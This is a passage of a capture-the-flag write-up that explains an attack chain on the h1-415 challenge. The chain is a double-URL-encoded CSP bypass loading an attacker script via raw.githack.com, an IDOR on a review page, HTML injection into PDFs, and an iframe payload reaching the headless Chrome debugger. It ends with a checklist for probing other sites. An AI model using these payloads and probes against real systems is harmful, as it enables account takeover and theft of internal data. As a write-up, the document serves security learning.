%2fis written as%252f. That is double encoding:%25is the encoded form of the percent sign, so%252fdecodes once to%2fand a second time to/. w--/a/master/csp-done19.jsis the player's GitHub account, repository and file.
The %2f is URL encoded twice: once for the original /support page to decode, and once to bypass the CSP in the support bot's browser. Any time a script tag is included in a support chat message, the response is:
Wow, that's cosmic.
Triggering review by the support team bot resulted in a successful XSS attack. The researcher was then stuck for a couple of hours because of instability on the challenge server and a couple of bugs in the JavaScript. The server restarted hourly at 35 minutes past the hour and sometimes ended up in bad states, one of which was /support/feedback not triggering the support chat to be loaded by the bot.
Step 8: read the bot's location
With full XSS, the next question was how to use the support team bot's session. Session cookies were set to httponly, so only the csrf token could be read from cookies. httponly is a flag on a cookie that stops JavaScript from reading it, which is exactly why it exists: it limits the damage when someone manages to run code in your browser.
Looking at the page details loaded in the bot's browser, window.location showed the URL the bot was accessing the chat log from:
http://localhost:3000/support/review/[redacted]
Line by line:
window.locationis the browser's way of saying "the address of the page I am on".http://localhost:3000means the bot was talking to a server on its own machine, on port 3000.localhostalways means "this computer". A port is like a numbered door on a computer, so several services can run side by side./support/review/is the review page.- The long string after it is a unique identifier for that particular chat session.
Rather than making requests to it with XMLHttpRequest, the researcher tried the same path on the public site. XMLHttpRequest is the browser feature for fetching data in the background from JavaScript.
https://h1-415.h1ctf.com/support/review/[redacted]
It worked. The support chat session loads, along with some additional user details.
Second vulnerability, part 2, in short
- A CSP blocks all script execution.
- The
script-srcrule allows scripts fromhttps://raw.githack.com/mattboldt/typed.js/master/lib/. - Abuse the allowed path by URL encoding the script path: use
%2finstead of/to traverse directories server-side while Chrome still sees a valid path, for examplehttps://raw.githack.com/mattboldt/typed.js/master/lib/..%2f..%2f..%2f..%2fmyuser/myproject/master/attacker.js. - In the attacker JavaScript, read
window.locationto find the URL that gives access to the support feedback review page.
Step 9: abuse the review page to update any user
The review page initially seems to give access only to a copy of your own messages, plus Jobert's profile details, which were already accessible. Like /settings, it does not let you change Jobert's details. The only new item is the Ban User button. That button is disabled and no JavaScript appears to handle it if it were enabled. The Save button makes a POST request to the /support/review/[redacted] URL instead of the normal /settings URL, but otherwise looks the same.
As a regular user, the /settings request includes a parameter user_id, a numeric value. A parameter is a named value sent with a request, like a field on a form. The same parameter is passed when the review API is accessed. Changing it to a random number worked on the review API, unlike on /settings. To confirm, a new user account was registered, its user_id looked up on /settings, and a change made to it via the support page. The changes took effect.
The review API accepted a user_id supplied by the browser, so a change could be applied to another account. It is like a hotel receptionist changing whichever room you name, rather than the room your key belongs to.
Since PDF generation felt like it should be part of the CTF, the first thing tried was special characters in the name field when updating via the support page. This time it worked. Template injection payloads such as {{7*7}} and ${7*7} did not work, but HTML tags did and rendered inside the PDF. The name field length is limited, so an external JavaScript source was referenced instead. No CSP blocked it this time, so JavaScript could be loaded from any URL.
Step 10: enumerate the PDF generator through the Chrome debugger
The PDF generation page was called from:
http://localhost:3000/converter/[redacted]?user_name=demo
Line by line:
http://localhost:3000again means the server on the same machine, port 3000./converter/is the endpoint that turns images into PDFs.- The long string is a unique identifier for the conversion job.
?user_name=demopasses the name to print on the PDF.
Unlike the second vulnerability, this URL was not reachable through https://h1-415.h1ctf.com/; it returned a 403. A 403 is the HTTP status code for "forbidden": the server understood the request and refused it.
Scripting out all document object properties gave no further clues. The document object is the browser's internal model of the page, and listing its properties is a way of asking the page to describe itself. During that process, though, page output could be extracted easily, even across other websites, by including an <iframe> tag: the PDF rendered and displayed the iframe contents. An iframe is a window inside a page that shows another page.
That led to a lot of failed attacks:
- Access other internal network hosts
- Find an accessible page on the webserver on localhost running on port 80 (as opposed to 3000)
- Find a page on port 3000 that the PDF rendering system could access
- Access the local filesystem via
file://
file:// is the address scheme for files on the local disk, as opposed to http:// for web pages. Chrome does not allow access to file:// pages at all unless the parent page is also loaded from a file:// path.
Looking at options for loading files from Chrome led to a reference to the Chrome debugger, which is often enabled for headless Chrome. The debugger is a built-in control panel for the browser, meant for developers, that lets another program inspect and drive it. The user agent on both the second vulnerability and this one indicated headless Chrome. The debugger port defaults to 9222. To check whether it was reachable, this script was used:
document.write("<hr><iframe src='http://localhost:9222/' width='900' height='1000'></iframe>");
Line by line:
document.write(...)tells the browser to insert the given HTML into the page at that point."<hr>"draws a horizontal line, purely cosmetic.<iframe src='http://localhost:9222/' ...>opens a window showing whatever is served on port 9222 of the same machine.width='900' height='1000'sets the size of that window in pixels.
It was reachable. The default page does not show much, so the next page checked was http://localhost:9222/json, which revealed what was needed. The /json endpoint of the debugger lists the pages the browser currently has open.
The output showed another tab or window with this URL open:
http://localhost:3000/login?secret_document=[redacted].pdf
Line by line:
http://localhost:3000/loginis the login page on the internal server.?secret_document=passes a value to that page.[redacted].pdfis the name of the secret document, ending in.pdf.
Third vulnerability in short
- The support chat review page allows reviewing support chats and updating user account properties.
- From the review page, any user account can be updated, just not Jobert's.
- The review page also does not strip special characters, so HTML can be injected into a user's name field.
- The name field is rendered in the PDF when an image is converted; HTML in it is parsed and rendered as HTML.
- A script tag can be injected with remote scripts to get around length restrictions on the HTML injection.
- With a script, an
<iframe>can be injected into the PDF output to load a view of the Chrome debugger on port9222. - Inspect open pages via the debugger's
/jsonendpoint to discover the secret document URL.
Step 11: fetch the missing document
Access to document URLs is not restricted; each is protected only by a unique hash. A hash here is a long random-looking string that is effectively impossible to guess, used in place of a password. The missing document is therefore reachable directly:
https://h1-415.h1ctf.com/documents/[redacted]
Line by line:
https://h1-415.h1ctf.comis the public challenge site./documents/is the folder where documents live.- The long string is the hash taken from the debugger output, with the
.pdfending removed.
That returns the document including the flag:
h1ctf{y3s_1m_c0sm1c_n0w}
Why it worked
The chain rests on inconsistent input handling. /register accepts special characters at the end of an email, while most other APIs silently strip them. The recovery flow embeds the email in the QR code and normalises it before matching, so a registered variant collapses onto the victim's address. The same normalisation gap appears again on the review page, which does not strip special characters from the name field, and that field is rendered as HTML inside the generated PDF.
The CSP was meant to stop script execution, but it whitelisted a full path on a third-party proxy (raw.githack.com). Chrome normalises paths before checking them but does not decode %2f, while the proxy does decode it, so a traversal passes the policy and still resolves to attacker-controlled content. The PDF renderer ran headless Chrome with the debugger reachable on 9222, and the debugger's /json endpoint listed a page containing the secret document URL. The review page also accepted a client-supplied user_id, letting any account be updated.
What it would mean outside a CTF
An attacker could take over another user's account through the recovery flow, execute JavaScript in the support bot's browser despite the CSP, update arbitrary user accounts through the review page, inject HTML into generated PDFs, and reach the headless Chrome debugger to read internal pages and discover the secret document hash. In the CTF this ended with the flag;
How to prevent it
Normalise input consistently: apply the same email canonicalisation at registration, recovery and every other endpoint, and reject rather than silently strip special characters. Do not trust a client-supplied user_id on the review page; derive the target from the session. Escape the name field when rendering PDFs. Avoid whitelisting full paths on third-party proxies in CSP, and do not expose the Chrome debugger port. The report does not describe any changes made after disclosure.
Things worth trying on other sites
- Register an email with trailing special characters and use the recovery flow: a positive result is a recovery code that unlocks the canonical address.
- Compare how each endpoint treats special characters in the same field: a positive result is one endpoint accepting what another strips.
- Look for CSP
script-srcentries pointing at full paths on proxies or CDNs: a positive result is a%2ftraversal that the proxy resolves and Chrome accepts. - Check whether a review or admin page accepts a
user_idparameter: a positive result is a change applied to a different account. - Inject HTML into fields rendered in PDFs or emails: a positive result is an out-of-band request from the renderer.
- Probe
localhost:9222/jsonfrom any server-side renderer: a positive result is a list of open pages with sensitive URLs.
Glossary
- API: the part of a website that the page talks to behind the scenes, handling requests and returning data.
- Base64: a way of writing arbitrary data using only ordinary letters, digits and a few symbols, often used to carry data inside text.
- Burp Suite Pro: a tool that sits between your browser and a website so you can see and edit every request.
- Client-side: code that runs in your browser rather than on the server.
- Cookie: a small piece of text a server asks your browser to keep and send back with later requests, used to recognise you.
- Cross site scripting (XSS): tricking a website into showing your own code as part of the page so it runs in someone else's browser.
- CSRF: Cross-Site Request Forgery, an attack where another site makes your browser send a request you did not intend.
- CSRF token: a value placed in forms so the server can tell a request came from the real page.
- CSP (Content Security Policy): a rule sent with a page that tells the browser which sources of code and content are allowed.
- CTF: Capture The Flag, a puzzle competition where players break into a deliberately vulnerable system to find a hidden secret.
- Endpoint: one specific address on a server that does one specific job.
- Flag: the hidden secret that proves you solved a CTF challenge.
- GET: the HTTP method used when you are asking for a page or data.
- Hash: a long random-looking string that is effectively impossible to guess, often used in place of a password.
- Headless Chrome: the Chrome browser running without a visible window, driven by a program.
- Hex: a way of writing text or data as pairs of characters, each pair standing for one byte.
- HTML: the language web pages are written in.
- HTML injection: getting your own HTML into a page so the browser treats it as part of the page.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- httponly: a flag on a cookie that stops JavaScript from reading it.
- Iframe: a window inside a page that shows another page.
- Inline script: code written directly into a page rather than loaded from a separate file.
- JavaScript: the language web pages use to make things happen in the browser.
- JSON: a plain text format for structured data.
- localhost: the name a computer uses for itself.
- Normalisation: tidying a value or path into a standard form before using it.
- Out-of-band: learning something by watching a channel other than the one you attacked.
- Parameter: a named value sent with a request, like a field on a form.
- Path traversal: a path using
..to climb up out of a folder. - Port: a numbered door on a computer, letting several services run side by side.
- POST: the HTTP method used when you are submitting data.
- Proxy: a middleman that fetches something on your behalf.
- QR code: a square barcode that a reader can turn back into text.
- Regex: short for regular expression, a pattern used to check or clean text.
- Sanitising: cleaning text before displaying it so it cannot be read as code.
- Self-XSS: running your own code only in your own browser, which is no use for attacking others.
- Session: the server's record of your logged-in visit, usually tied to a cookie.
- SVG: a picture format written in code rather than stored as pixels.
- Template injection: making a page or document builder treat your text as instructions rather than plain text.
- Top-level domain: the ending of an address, such as
.com. - URL encoding: replacing a character with a percent sign and two hex digits, so
/becomes%2f. - User-Agent: the header that tells a server which browser is making the request.
- XMLHttpRequest: the browser feature for fetching data in the background from JavaScript.
- 403: the HTTP status code for "forbidden": the server understood the request and refused it.



